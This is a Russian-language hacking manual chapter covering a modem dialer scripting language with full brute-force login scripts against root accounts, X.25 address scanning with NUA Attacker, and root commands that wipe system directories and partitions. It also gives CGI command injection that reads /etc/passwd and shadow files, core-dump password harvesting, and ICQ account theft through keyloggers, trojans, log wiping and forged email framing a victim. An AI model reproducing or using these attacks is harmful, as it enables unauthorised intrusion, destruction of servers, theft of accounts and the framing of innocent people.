SET D_TMP=3
```

Определить статическую переменную D_TMP в качестве 3.

INC(DIGIT_VARIABLE)

Увеличить число указанной переменной на 1. Эта команда будет выполнена лишь в том случае, если переменная после дополнения не находится в указанном диапазона.

Имеют силу следующие команды:

- **DIAL_TRIES**
- **DIAL_TRIED**
- **LOGIN_TRIES**
- **LOGIN_TRIED**
- **D_TMP.**

Например:

```
INC(D_TMP)
```

DEC(DIGIT_VARIABLE)

Уменьшить число указанной переменной на 1. Эта команда будет выполнена лишь в том случае, если переменная после вычитания не будет находиться вне указанного диапазона.

Имеют силу следующие команды:

- **DIAL_TRIES**
- **DIAL_TRIED**
- **LOGIN_TRIES**
- **LOGIN_TRIED**
- **D_TMP.**

Например:

```
DEC(D_TMP)
```

WAIT(NUMBER)

Ожидать до тех пор, пока идут секунды определенные аргументом **NUMBER.** Аргумент NUMBER соответствует любому числу в диапазоне от 1 до 65535.

Например:

```
WAIT(10) (десять секунд)
```

WAIT_(NUMBER)

Ожидать до тех пор, пока идут миллисекунды, определенные аргументом **NUMBER.** Аргумент **NUMBER** соответствует любому числу в диапазоне от 1 до 65535.

Например:

```
WAIT(500) (полсекунды)
```

BEEP

Создает сигнал, похожий на легкий звук бибикалки!

Переменные и управляющие символы

Речь идет о переменных, которые могут быть использованы в командах **SEND()** или **LOG()**. Как уже отмечалось, печатать переменных в модем или файл регистрации задается символом $ (доллара), поставленным перед соответствующей переменной, и пробелами. Вы можете использовать **#DEFINE** любые специфические переменные. Вам их нужно только определить.

STRING

Символы пересылаются из модема в последнюю строку.

STRING2

Последние 250 символов отправляются из модема.

DIAL_TRIED

Фактические попытки набора номера.

LOGIN_TRIED

Фактические попытки получить имя и пароль.

TIME

Действительное время в часах и минутах (двоеточие пропускается). Например, TIME=1505 означает 15:05.

DATE

Текущая дата в формате MMDD. Например, DATE=503 означает 3 мая.

DIC(1)

Текущий загруженный словарь 1.

BRUTE(2)

Текущая строка словаря Brute Force Generator 2.

S_TMP

Переменная строка. Вы можете ее использовать, как вам нравится.

D_TMP

Переменная для цифр. Вы можете ее использовать, как вам нравится.

В командах IF и SET вы можете использовать исключительно вышеописанные переменные. Переменные из #DEFINE исключаются. Только статические переменные и константы приемлемы для IF!

Не стоит также использовать знак $ перед переменной. Этот знак допустим только в командах **SEND, LOG и WAIT4STRING**.

Например:

```
IF TIME>1215 THEN GOTO #END (отсоединиться после 12:15).
LOG($DIC(3))
```

SEND($S_TMP)

Теперь относительно спецсимволов. Вы можете записывать любые управляющие символы вместе с командами **LOG**, **SEND** или **WAIT4STRING** через знак ^(шапочка). Это означает, что вы можете ввести, например ^**M** или написать ^^... **окей?**, или использовать любые конструкции от ^**A** до ^**Z** плюс ^[^\ ^] и ^^.

Например:

```
SEND_(^D)
#DEFINE
<определения>
#NOCARRIER
<Некоторые команды>
#START
<ваш алгоритм>
#END
```

Сообщения об ошибках

Если в процессе компиляции вы получаете сообщение об ошибке, то помните, что в вашем распоряжении имеется файл **<name>.BAK**. Просмотрите и внимательно изучите содержимое этого файла.

При компилировании скрипта может всплыть только два сообщения об ошибке:

- **WARNING**

Вы что-то не так скомпилировали. Компилятор в любом случае создаст скрипт, который может запуститься без всяких проблем.

Это сообщение, например, может быть выдано, если невозможно найти указанного словаря. Возможно, что вы не полностью подготовили копию.

- **ERROR**

Это критическая ошибка. В какой-то момент компилятор прервал необходимую процедуру завершения. Для исправления этой ошибки, проверьте файл с расширением .BAK и ваш исходный файл.

Пример стандартного скрипта

```
#DEFINE
PHONE_NR=,
LOGFILE=lh&scave.log
DIC(1)=d:\project\hack\word\badpws.dic
; задайте корректный путь к вашему словарю
#NOCARRIER
IF S_TMP=DEFINE THEN EXECUTE(scavenge.exe /nooutput /s hangup.scr)
LOG(Carrier lost on $DATE at $TIME)
```

```
LOGO
GOTO(#START)
#START
SET S_TMP=UNDEFINE
;SET S_TMP=DEFINE
HANGUP
LOG_SESSION_ON
SET STRING2=
IF S_TMP=DEFINE THEN EXECUTE(scavenge.exe /nooutput /s pickup.scr)
IF S_TMP=UNDEFINE THEN SEND(AT H1)
EXECUTE(scavenge.exe /nooutput /s thc&scav.scr)
:111
SEND(ATD)
SET D_TMP=0
:112
WAIT(1)
INC(D_TMP)
IF D_TMP>50 THEN GOTO(99)
CHECK4CARRIER(112)
SEND()
; послать возврат каретки после соединения
:1
WAIT(1)
IF STRING2-assw THEN GOTO(2)
GOTO(1)
:2
SEND_NEXT_DIC(1)
WAIT(2)
IF STRING2"ncorr THEN GOTO(3)
GOTO(50)
:3
SET STRING2=
:4
WAIT(1)
IF STRING2~assw THEN GOTO(5)
GOTO(4)
:5
SEND_NEXT_DIC(1)
WAIT(2)
IF STRING2~ncorr THEN GOTO(6)
GOTO(50)
:6
SET STRING2=
:7
WAIT(1)
```

```
IF STRING2~assw THEN GOTO(8)
GOTO(7)
:8
SEND_NEXT_DIC(1)
WAIT4STRING(10,,1,GOTO(50),ncorr)
GOTO(99)
:50
BEEP
BEEP
BEEP
LOG(----------):----------)
LOG($DATE $TIME)
LOGO
LOG(PASSWORD: $DIC(1))
LOGO
GOTO(150)
:99
CHECK4CARRIER(OFF)
IF S_TMP=UNDEFINE THEN GOTO(#START)
EXECUTE(scavenge.exe /s rebreak.scr)
; создание скрипта для перенабора номера и дозвона до цели
GOTO(111)
:150
IF S_TMP=DEFINE THEN EXECUTE(scavenge.exe /nooutput /s hangup.scr)
GOTO(#END)
#END
```

Первый пример скрипта

Системный дескриптор: UNIX на F.

Но вы никогда не должны это делать.

```
#DEFINE
LOGFILE=C:\OUTPUT\NY-SYS5.LOG
PHONE_NR=I dont tell you ;)
DIAL_TRIES=3
LOGIN_TRIES=0
DIC(1)=C:\HACKING\DICTIONA.RY\BAD_PWS.DIC
#NOCARRIER
BEEP
BEEP
BEEP
LOG(NO CARRIER)
LOG(ON $DATE $TIME)
LOG(AT $DIC(1))
LOGO
```

```
GOTO(#START)
#START
LOG(----------)----------)
LOG(TARGET : $PHONE_NR ON $DATE - $TIME)
LOGO
:1
LOG(Dialing ...)
DIAL
LOG($STRING)
LOG_SESSION_ON
SEND()
SEND()
WAIT4STRING(15,^M,4,GOTO(1),name)
SEND( )
LOG_SESSION_OFF
:2
SEND(CONNECT HACK.THIS.SYSTEM.EDU)
:3
WAIT4STRING(30,^C,1,GOTO(2),ogin:)
SEND(root)
WAIT4STRING(20,^D,1,GOTO(2),assword:)
SEND_NEXT_DIC(1)
IF STRING~ogin: THEN GOTO(3)
IF STRING~refused THEN GOTO(2)
LOGO
LOG($STRING)
LOGO
LOG(!!!!! WE GOT THROUGH !!!!!!)
LOG(Login : root)
LOG(Password : $DIC(1))
LOGO
BEEP
BEEP
BEEP
BEEP
BEEP
HANGUP
GOTO(#END)
#END
```

Второй пример скрипта

```
#DEFINE
INIT_MODEM=AT&N15
INIT_DATA=7E1
LOGFILE=C:\OUTPUT\TELEKOM4.LOG
```

```
PHONE_NR=I dont tell you ;)
DIAL_TRIES=3
LOGIN_TRIES=0
BRUTE(1)=1,1,1,12
#NOCARRIER
BEEP
BEEP
BEEP
LOG(NO CARRIER)
LOG(ON $DATE $TIME)
LOG(AT $BRUTE(1))
LOGO
GOTO(#START)
#START
LOG(-------------------------------)----------)
LOG(TARGET : $PHONE_NR ON $DATE - $TIME)
LOGO
:1
LOG(Dialing ...)
HANGUP
DIAL
LOG($STRING)
WAIT4STRING(15,^M,4,GOTO(1),PA)
:2
SEND_NEXT_BRUTE(1)
WAIT4STRING(3,^M,2,GOTO(3),PA)
GOTO(2)
:3
LOG_SESSION_ON
SEND()
SEND(?)
SEND(HELP)
SEND(HILFE)
LOGO
LOG(!!!!! WE GOT THROUGH. !!!!!!)
LOG(Password : $BRUTE(1))
LOGO
BEEP
BEEP
BEEP
BEEP
BEEP
HANGUP
GOTO(#END)
#END
```

Третий пример скрипта

Этот скрипт может быть использован на некоторых небесплатных телефонных линиях 0130-xxxxxx.

```
; Система требует пароль
; Неограниченное количество попыток позволяет войти в систему
;
; 30xCrLf
; PASSCODE:*****
;
#DEFINE
INIT_MODEM=AT &F L2
INIT_DATA=8N1
LOGFILE=xxxxxx.LOG
PHONE_NR=0130xxxxxx
DIAL_TRIES=5
LOGIN_TRIES=0
DIC(1)=C:\2\thc-1h09\w1.w
#NOCARRIER
BEEP
BEEP
BEEP
LOG(NO CARRIER)
LOG(ON $DATE $TIME)
LOG(AT $DIC(1))
LOGO
GOTO(#START)
#START
LOG(---------- -----)---- ------------)
LOG(TARGET : $PHONE_NR ON $DATE - $TIME)
LOGO
:1
LOG(Dialing ...)
HANGUP
DIAL
LOG($STRING)
WAIT4STRING(30,.^M,3,GOTO(1),PASS)
:2
set string=
SEND_NEXT_DIC(1)
wait(1)
LOG($DIC(1))
; да, регистрироваться с каждой попытки!
WAIT4STRING(15,.^M,3,GOTO(3),PASS)
GOTO(2)
```

```
:3
LOG_SESSION_ON
SEND()
SEND(?)
SEND(HELP)
SEND()
LOGO
LOG(!!!!! WE GOT THROUGH !!!!!I)
LOG(Password : $DIC(1))
LOGO
BEEP
BEEP
BEEP
BEEP
BEEP
HANGUP
GOTO(#END)
#END
```

Четвертый пример скрипта

Это скрипт предназначен исключительно для платформ Telnet.

```
#DEFINE
init_modem=z
init_data=8n1
LOGFILE=xxxxxx.log
PHONE_NR=xxxxxx
DIAL_TRIES=0
LOGIN_TRIES=0
DIC(1)=D:\hackusr\dictbig.txt
;dic(2)=d:\hackusr\bigdict2.txt
;dic(3)=d:\hackusr\bigdict3.txt
#NOCARRIER
LOG(NO CARRIER)
LOG(ON $DATE $TIME)
LOG(AT $DIC(1))
LOG(returning ...)
GOTO(#START)
#START
HANGUP
LOG_SESSION_ON
LOGO
log()
log( HaCK ATTeMPT STaRTeD. . . . . )
log()
log( TaRGeT: $PHONE_NR )
```

```
log( DaTe: $DATE )
log( TiMe: $TIME)
log()
log()
log( . . . . . .DiaLiNG)
dial
log()
log( . . . . . .CoNNeCTeD! )
log()
log()
wait (5)
:1
wait4string(1,^M,5,goto(#start),sername>)
send(fh65)
:2
wait4string(1,^M,5,goto(#start),ocal>)
send(connect 189.25.56.7)
:3
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
wait4string(1,^C,5,goto(4),ogin:)
send(root)
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
:4
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
wait4string(1,^D,5,goto(4),assword:)
send_next_dic(1)
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
:5
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
:6
wait(1)
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
wait(1)
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
wait(1)
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
wait(1>
```

```
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
wait(1)
if string*~sconnected then goto(2)
if string~ncorrect then goto(3)
wait(1)
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
wait(1)
if string'sconnected then goto(2)
if string~ncorrect then goto(3)
wait(1)
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
wait(1)
if string~sconnected then goto(2)
if string~ncorrect then goto(3)
:7
beep
beep
beep
beep
beep
beep
beep
beep
beep
log()
log()
log()
Log(. . . . . HaCK ATTeMPT WaS SuCCeSSFuLL!!!!!!!!!!!!!!!)
log()
log( TaRGeT: $PHONE_NR DaTe: $DATE TiMe: $TIME)
log()
log()
log()
log( ACCouNT: root)
log( PaSSWoRD: DIC(1))
logO
logO
logO
#END
```

Сканирование адресов пользователей

Операции по сканированию сетевых адресов мы разберем на основе весьма известной программы Network User Address Attacker. Это программа известного сообщества P/H/A. NUA Attacker написан на Turbo C 2.0 хакером Доктором Диссектором. Network User Address Attacker сканирует клавишную панель SprintNet. При этом программа способна распознать ошибки кодов на SprintNet и других типах соединений. Каждый отсканированный сетевой адрес может зарегистрироваться под logfile с описанием возвращенного кода ошибки или краткой суммой данных главной системы. Каким образом программа дозванивается до Net и сканирует сетевые адреса пользователей? Диапазон сканирования задается атакующим. Кроме этого, в прилагаемом к программе файле SND390.TXT имеется список некоторых модемных телефонных номеров. Вы можете, конечно, использовать только известный вам номер, то есть тот номер, который наиболее близко соответствует вашему региону.

Эта программа может быть наиболее полезной при поиске сетей с коммутирующими пакетами или на основе UNIX. Автор этой программы надеется, что любые ошибки найденные в ней будут переданы через сообщество P/H/A хакерам Доктору Диссектору, Темному Шлему, Корейцу Подавителю или Анонимному Анархисту.

Файлы программы

NUAA.EXE
Программа NUA Attacker.

NUAA.DOC
Документация.

README.PHA
Прочтите это сначала!

SND390.TXT
Список телефонных номеров Net.

NUAA.CFG
Отчет о текущей атаке и конфигурации модема.

NUAFILE.PHA
Список сетевых адресов пользователей.

LOGFILE.PHA
Список сетевых адресов пользователей, составленных атакующим, В этом файле также содержатся коды ответа NUA, полученные атакующим.

Файлы NUAfile и Logfile могут модифицироваться. Файлы NUAFILE.PHA и LOGFJLE.PHA — это обыкновенные текстовые файлы, вы можете редактировать их в любом текстовом редакторе. Кроме того, если файл уже существует, то любые данные добавятся к тому имени файла, которые существуют в файле с меткой EOF.

Запуск программы

Для запуска NUA Attacker введите с вашей консоли следующее:

```
C:\ >NUAA [/I]
```

Параметр /I позволяет вам начать выполнение программы без инициализации модема перед сканированием адресов. В этом случае, когда вы выберите команду **Begin attack (Начать нападение),** NUA Attacker сразу начнет сканирование адресов (если вы предварительно зарегистрировались в системе, то теперь вы снова должны зарегистрироваться на Net через приглашение @).

Настройка режима сканирования

Настройка сканирования адресов осуществляется через команду **Setup attack.** В появившемся диалоговом окне выполните настройку следующих опций.

Phone Number

Телефонный номер Net (SND390.TXT).

Starting NUA

Начальный сетевой адрес пользователя.

Ending NUA

Конечный сетевой адрес пользователя.

Timeout

Время ожидания ответа от сетевого адреса пользователя.

Log filename

Имя файла, в который будут выводится сообщения об ошибках и информация о неудачных попытках соединения.

NUA filename

Имя файла, в который будут выводится сетевые адреса пользователей (по умолчанию это файл NUAFILE.PHA).

Decimals

Включить или отключить режим десятичного сканирования. Пользователи Net используют сетевые адреса в формате: XXXXXX.XX.NUA Attacker поддерживает сканирование десятичных чисел.

Например, если вы настроите эту опцию так:

```
Starting NUA: 619100.10
Ending NUA; 619200.10
```

то программа начнет сканирование с 619100.10, следующий адрес сканирования соответствует 619100.11, затем пойдет 619100.12 и так далее.

При настройке сканирования вы можете воспользоваться следующими горячими клавишами:

- **ESC**

Выйти из диалогового окна **Setup attack** без сохранения модифицированных параметров.

- **ALT-S**

Сохранить модифицированные параметры в память компьютера.

После того, как вы выполните настройку сканирования, вы можете также сохранить ее на диск выбрав из меню **File commands** команду Save **options.** При этом сохранятся и все модифицированные параметры настроек модема.

Несколько слов по поводу формата сетевого адреса. Допустим, что вы произвели настройку так:

```
Starting NUA: 6191 *WRONG* Ending NUA: 619100 *RIGHT*
```

Это означает, что сканирование проходит в диапазоне с 6191 по 6199 с пропуском 6200. Поэтому вы должны настроить параметры сканирования так:

```
Starting NUA: 619001 *RIGHT*
Ending NUA: 619100 *RIGHT*
```

то есть оба числовых поля должны иметь одинаковую длину.

Настройка модема

Настройка модема осуществляется через диалоговое окно **Modem parameters.**

- **COM Port**

Порт, который использует ваш модем.

- **Baud Rate**

Скорость передачи данных в бодах (например, 9600).

- **Initialization**

Инициализация терминальной строки перед началом сканирования. Эта опция также поддерживает Hayes-совместимые модемы.

- **Dial Prefix**

Префикс перед телефонным номером.

- **Dial Suffix**

Символ, который будет стоять после телефонного номера. Этот символ прошивает ваш модем соответствующим параметром.

- **Hangup**

Прервать последовательность передаваемых данных.

Процесс сканирования

Выберите опцию **Begin attack.** После этого произойдет следующее:

1. Инициализация модема.

2. Набор номера Net. Этот номер соответствует настройкам, произведенных в диалоговом окне **Setup attack.**

3. Ожидание приглашения **TERMINAL=** и загрузка параметра **D1.** Параметр D1 означает, что ваш компьютер вошел в сеть.

4. Ожидание приглашения @.

5. Сканирование. Сканирование соответствует параметру **Starting** NUA диалогового окна **Setup attack.**

После того, как сканирование сетевых адресов закончится, NUA Attacker выйдет из сети.

В процессе сканирования вы можете воспользоваться следующими горячими клавишами:

ALT-B

Передать в Net сигнал, соответствующий прерыванию соединения.

ALT-H

Повесить трубку. В этом случае программа начнет работать в режиме Pause.

ALT-X

Повесить трубку и выйти и прекратить атаку.

ESC

Временно остановить процесс сканирования.

В процессе нападения на экране вашего монитора будут появляться следующие сообщения:

Starting NUA

Сетевой адрес, который программа начинает сканировать.

Ending NUA

Отсканированный сетевой адрес.

Connections

Количество соединений, найденное в текущем сканировании.

Current NUA

Сетевой адрес, который программа отсканировала в данный момент времени.

Log

Logfile.

NUA

NUAfile.

Time/Elapsed

Текущее время и время сканирования.

Status

Код соединения и/или соответствующая информация о состоянии модема.

Last

Код последнего соединения и/или соответствующая информация о состоянии модема.

В диалоговом окне **Setup attack** обратите внимание на переключатель в Bad **Pad.** Если выбрана опция Y, это означает, что программа посылает в сеть строку **10 <SPACE><CR>** и каждый раз ждет две секунды до тех пор, пока не появится приглашение @ или **TERMINAL=.** (то есть до непосредственной регистрации на Net). Некоторые клавиатуры медленно реагируют на регистрацию в сети. Особенно это относится к высоким скоростям. Поэтому, если вы не можете зарегистрироваться, активизируйте параметр Y.

Убить «демонов»!

Демон — это процесс в UNIX системе, который предоставляет вам некоторые услуги. Например, в Internet:

- Ftpd (ftp daemon) port 21
- Telnetd (telnet daemon) port 23
- Smtpd (smtp daemon) port 25
- Httpd (http daemon) port 80
- Pop3d (pop3 daemon) port 110

Предположим — вы взломали систему и просто хотите «западлить» ей. Тогда (от root'a) пишем:

```
#killall httpd
```

И вот результат — web-страница системы не доступна.

```
#killall ftpd
```

Результат — ftp-сервис недоступен.

Правда, администратор проще простого запустит все обратно:

Администратор (от root'a):

```
tfhttpd start (если Linux)
tfapachectl restart (если FreeBSD и некоторые другие ОС с web сервером apache)
```

А теперь ftpd:

```
#ftpd (все очень просто!)
```

Как сделать чтобы система вообще навернулась. Довольно просто. Вот пример простейшей атаки, цель которой — уничтожить информацию на винчестере атакуемого сервера (от root'a):

```
#cd /
#rm * (удаляет все (!) файлы в корневом каталоге)
#cd /boot
#rm *
#cd /bin
#rm *
#cd /sbin
#rm *
#cd/usr/bin
#rm *
#cd /usr/sbin
#rm *
```

Эти строки, после выполнения удалят все жизненно необходимые файлы для системы... (кроме /etc, но об этом позже).

Будьте аккуратны, т.к. команда rm находится в одном из каталогов:

- /bin
- /sbin
- /usr/bin
- /usr/sbin

Если ее удалить, то дальнейшее удаление будет невозможно (с помощью команды rm конечно). Чтобы этого избежать — просто узнайте где эта команда находится:

```
#which rm
```

Эта строка выдаст вам директорию, в которой находится команда rm. Удаляйте ее последней.

Хотите красиво заподлить?

Без проблем:

```
#cd /etc
#rm *
```

Это удалит все настройки системы!

А теперь пишем:

```
#reboot
```

Что в итоге (после сотни сообщений об ошибках) перегрузит сервер или просто подвиснет его...

Вот и все, система на 100% неработоспособна...

Вы очень злой на этот сервер? Тогда пишем (от root'а):

tffdisk

Затем вводим p (это выведет нам все разделы винчестера. А теперь (например, если разделов 4), пишем:

d (enter), 4 (enter)
d (enter), 3 (enter)
d (enter), 2 (enter)
d (enter), 1 (enter)

Теперь жмем **w** и **Enter.**

Все! Система вообще навернулась! (Компьютер даже загрузится не сможет!)

Есть в UNIX команда **dd,** наверное самая опасная из всех существующих (разумеется при неумелом использовании). Вот, что я однажды натворил. Работал я тогда под SlackWare:

Два винта:

```
hda1 - slack ; hda2 - dos ; hdc2 - slack
```

И вот я пишу (моя проблема была в том, что DOS, как обычно, переписал MBR (Master Boot Record) и я не мог грузить hdc2 (SlackWare). Вы наверно спросите — а разве нельзя грузить UNIX с дискеты? Конечно можно! Но у меня не работал флоп...):

```
dd /dev/hda /dev/hdc 0 512
```

А теперь по-русски:

Копируем первые 512 байт с одного винта на другой. Что в этих 512 байтах? Master Boot Record (MBR). Значит я нечаянно нажал не «ту» кнопку и... ничего не произошло...

Я ввожу строку еще раз и забываю указать 512 (в конце строки)...

И что???

А вот что — команда **dd** начала копировать раздел (весь) hda в hdc!

И летит полностью раздел **hdc!**

Я за долю секунды понял, что сделал что-то не то... и нажал Ctrl+C, что прервало выполнение программы **dd.** Но все мои усилия оказались напрасны... команда **dd** уже скопировала около 20 Кб с одного винта на другой...

Винт пришлось переразбивать и переформатировать...

В результате я потерял около 8 часов времени при переинсталляции всего что было, неделю на скачивание всех нужных мне программ с Internet и около 2-х месяцев моих работ...

Отсюда вывод: никогда не экспериментируйте с такого рода программами как **dd** и **fdisk.**

А теперь, как говорится ближе к телу (я имел ввиду делу).

Способы проникновения в удаленную систему

99% провайдеров вы так просто не взломаете (сразу), поэтому забудьте (на время) про их взлом! Ведь там же не полные ламера сидят (хотя и такое бывает...

А теперь непосредственно шаги (или действия) для взлома.

Вы должны просканировать атакуемый хост (сервер) (пример с использованием программы portscanner):

```
«portscanner 55.55.55.55 1 1024
```

где 55.55.55.55 — IP-адрес хоста; 1 — с какого порта начинать; 1024 — каким закончить.

Далее (по истечении n-го времени) мы получаем ответ (по большей части стандартный):

```
21
22
25
80
110
```

Теперь запускаем следующие команды:

```
#telnet HOST_IP 21
#telnet HOST_IP 22
#telnet HOST_IP 23
#telnet HOST_IP 80
#telnet HOST_IP 110
```

Обязательно после выполнения каждой команды и перед вводом следующей — записываем версию, название и релиз демона на порте.

Теперь — остается самое простое — найти exploit к этому демону...

Не работает?

Вот возможные ошибки:

1. Вы ошиблись в версии;

2. Вы ошиблись с IP-адресом;

3. Хост, который вы атакуете, уже пропатчен;

4. Вы неправильно используете exploit.

Более простые методы взлома

Вот простой метод взлома (очень популярный среди новичков) — это взлом через CGI. Что такое CGI? Это Common Gateway Interface.

CGI программы выполняются на сервере, а данные выводят вам в виде html или других видов mime-types (например gif).

Вы вероятно задавали себе вопрос — как работают баннерные системы, счетчики страниц, чаты, доски объявлений, различные формы и т.д. Безусловно, все они используют CGI...

Вот простой пример использования CGI, написанного на Perl:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
print "Hello!\n";
```

Эта простейшая из всех простейших программ выведет (при ее запуске на сервере) в вашем браузере строчку:

Hello!

и перевод каретки.

А вот, простой пример текстового счетчика (можете поставить его к себе на страничку). Условия, чтобы он работал:

1. Файлы

- **Count.cgi** — имя файла с программой;
- **Count.dat** — имя файла с данными о посещениях.

2. Права доступа: (предполагается, что вы находитесь в директории с этими файлами):

- Count.cgi 755. Т.е.
  flchmod Count.cgi 755
- Count.cgi 777. Т.е.
  tfchmod count.dat 777

Если у вас нет telnet доступа к серверу, а только ftp доступ, то найдите программу ftp, которая поддерживает функцию **chmod** или используйте текстовую версию программы ftp.

Теперь содержимое программы count.cgi:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
open (file,"count.dat);
@dat=<file>;
close (file);

$dat[0]++;
open (file,">count.dat");
print "$dat[0]\n";
close (file);
print "Всего посетителей $dat[0]\n";
```

Файл **count.dat** должен содержать всего одну строчку с количеством посещений (например 5).

Вот и все! Теперь каждый раз, после обращения к **count.cgi** количество посещений будет расти на 1.

Теперь вы знаете некоторые основы CGI и готовы ко взлому через него...

Не пытайтесь взламывать поисковики и подобные им системы (с хорошей посещаемостью) т.к. все они очень хорошо пишут CGI скрипты! Попробуйте найти какой-нибудь ламерский сайт (желательно зарубежный, т.к. их больше и по количеству, и по ламерам в виде администраторов), так как есть одно правило: «Сложность взлома прямо пропорциональна посещаемости сайта».

А теперь ко взлому... (Этот метод работает не на всех системах, но в некоторых все же пашет...)

Скрипт рассылки (записывает ваш e-mail и высылает вам что-то). Вместо e-mail пишем просто:

```
cat /etc/passwd
```

или

```
cat /etc/master.passwd
```

или

```
cat /etc/shadow
```

Попробуйте все три строки (по очереди). Если пишется ошибка, то возможно, так их не суждено взломать.

А если пишется что-то типа:

```
Root:fdkjhgSFDgf:.....
```

То вы набрели на файл паролей... Теперь вам необходимо его расшифровать (например john the ripper'ом) и вы явным образом можете проникнуть в систему. Вывод: скрипты иногда позволяют запускать на удаленной машине программы.

Технология обрыва стэка

Обрыв стека — это когда вы вешаете какой-нибудь демон, посылая недопустимый набор символов на его порт.

Что при этом происходит? При аварийном выходе демона, он (демон) сбрасывает память (ОЗУ) на винчестер. При этом из этого сброса, помимо всякого мусора, можно вытянуть много полезной информации, например, — те же пороли для входа в систему.

Сброс на винт делается специально для разработчиков данного демона, чтобы они (разработчики) могли просмотреть, как он (демон) навернулся.

Где этот Файл? Файл всегда находится в каталоге с демоном и называется (обычно) **«.core»**.

Как «оборвать» демон? Есть множество различных путей, например, послать недопустимый набор символов на порт этого демона, что может привести к тому, что он «грохнется».

Многие наверно помнят пол-кбайта, которые вешали любой real-networks сервер (сервера для проигрывания real-audio/real-video форматов). Кстати, это было не так давно...

Охота за UIN'ом — Bugs, Crack и Social Ingineering

Итак я вышел на тропу войны: хочу быть смелым и красивым, с шестизначным UIN номером и чтоб все поняли что миллионные числа это не серьезно, вот посмотрите на меня — я был одним из первых пользователей или неважно кем я был, важнее кем я стал. А как я стал, сейчас расскажу.

На мой взгляд самый реальный и предельно простой способ: исследование Internet Сервис Провайдера и соседских сетей на предмет тех пользователей, кто имеет открытые зашаренные диски и не защитили их пассвордом. Находятся такие люди программой «Легион». Из пяти сотен проверенных компьютеров более тридцати имело открытым диск C:\ с полным доступом. Все они являлись пользователями ICQ. Выбор UINов просто потрясающий — от 20xxxx до 80xxxxx. Смотрим C:\Program Files\

ICQ\UIN и видим number.uin — внутри этого файла всего лишь несколько строк с информацией о номере, имени, нике и e-mail адресе хозяина. Если номер устраивает, ставится keyboard sniffer который запишет в лог все то, что пользователь введет в клавиатуры.

ICQ имеет три уровня секьюрити — Low, Medium и High. Чем выше уровень секьюрити у пользователя тем быстрее получается полный доступ к его пассворду. Иными словами, чем выше уровень защиты — тем больше вероятность, что жертва введет пассворд для того чтоб использовать ICQ. Ставится троян для облегчения дальнейшего доступа и перезагружается машина (перезагрузка машины зависит от многочисленных факторов, от операционной системы до скорости подсоединения к сети). При благоприятном стечении обстоятельств получение пассворда к выбранному UINy займет десять, от силы двадцать, минут — ровно столько, сколько потребуется на reboot, дозвонку на провайдера, запуск ICQ и введение пассворда, далее берется лог созданный keyboard sniffer и читается пассворд. Все.

Более того, возможность того что после всего этого останутся какие-либо лога или иные следы взлома ничтожно мала: уничтожается лог, sniffer и троян.

Вы что, уже уходите? А что, у вас еще что-то осталось?

Начнем с того, что если вы зарегистрировали аккаунт и забыли к нему пассворд, достаточно заявить свой UIN на http://www.icq.com/password/ и в течении нескольких дней служба технической поддержки ICQ вышлет на указанный вами при регистрации e-mail адрес забытый пассворд.

Теперь рассмотрим это с позиции хакера — для того чтобы получить пассворд к определенному UINy надо лишь заявить о потери памяти и пойти проверить e-mail.

Как прочитать сообщение адресованное не вам — это другая история. Например, существует POP3 Password Crack — имя логина и домейн нам уже известны. Главное — это предельно правильно идентифицировать систему и тип сервера, аккаунт на котором необходимо проверить и искать инструменты взлома этой конкретной конфигурации. Например, недавно разразился громкий скандал по поводу hotmail.com в связи с очередной недоработкой славной фирмы Микрософт, дающей возможность миллионам людей право читать e-mail друг друга, чего они совершенно делать не должны.

Рассмотрим конкретный вариант: некто Вася Табуреткин зарегистрировал себе ICQ аккаунт под номером 777777. Какой замечательный UIN! Смотрим какой у Васи e-mail, видим vasya@something.com. По номеру UINa можно сделать вывод, что он был зарегистрирован более 2 лет

назад. Если sometihg.com является публичным бесплатным e-mail сервисом, вполне может обнаружиться что Вася этот аккаунт не пользовал и более такого адреса не существует. Как результат происходит регистрация точно такого же аккаунта, заявляется о потери пассворда и проверятся новый e-mail на предмет пассворда от 777777.

Существует другой, более сложный вариант игры: лишение Васи обладания его e-mail адресом.

Есть конкретные правила поведения пользователей сервиса (например: email — нельзя спамить, web — нельзя порнографии), нарушая которые пользователи как правило лишаются права на адрес или web-страницу. Кто мешает хакеру написать несколько десятков тысяч воззваний о легализации детской порнографии и проституции от имени vasya@something.com? Установите тип сервера, узнайте язык общения с ним клиента и пошлите все эти воззвания самому себе и своим друзьям (или на свои другие e-mail аккаунты) указав обратным адресом vasya@something.com. Далее вы и ваши друзья должны будете переправить все «полученное» от Васи по адресу администратора домена с нотой протеста против легализации и просьбой наказать виновного. «Послания» Васи следует уничтожить и в завязавшейся переписке с администрацией сообщить, что следов преступления осталось мало: вы все стерли так как были шокированы и праведный гнев обуял вас так сильно, что всем подъездом вас держали. Попросите администратора обязательно держать вас в курсе дела. Далее пошлите сообщение того же самого содержания, используя Васин обратный адрес, вашим другим друзьям или на ваши другие аккаунты и напишите администрации о этом безобразии в других словах. Создайте видимость, что этот Вася шлет тысячами сообщения о нелегальных вещах группе незнакомых между собой людей... Прогнозирую до 80% успеха, у Васи отнимут аккаунт, о чем вам заявят как о большом достижении в борьбе с спамерами и рассадниками порнографии. Вы в тот же день зарегистрируете аккаунт на себя и заявите о потере пассворда. В итоге у вас долгожданный UIN и твердая уверенность в том, что если вы имеете бесплатный e-mail — никто никогда у вас его не отнимет.

Попытка — не пытка, как говорил товарищ Берия

Поиграем с тем, что ICQ имеет лимит на длину пассворда 8 знаков. В Windows среде поменять пассворд на свой UIN нельзя или достаточно сложно — для этого существует функция в клиенте. В Linux, например, в большинстве случаев имеется файл, в котором существует графа password, куда пользователь вписывает свой пассворд (при возможности хака юниксовой машины пассворд читается без малейших затруднений, но как получить доступ к домашней директории пользователя или доступ root — это уже совершенно другой разговор).

Теперь давайте попробуем прописать в Linux ICQ клиент-конфигурационный файл, тот самый желаемый вам UIN и пассворд из любого набора букв длинной в 9, а может и больше знаков. Попробовали?

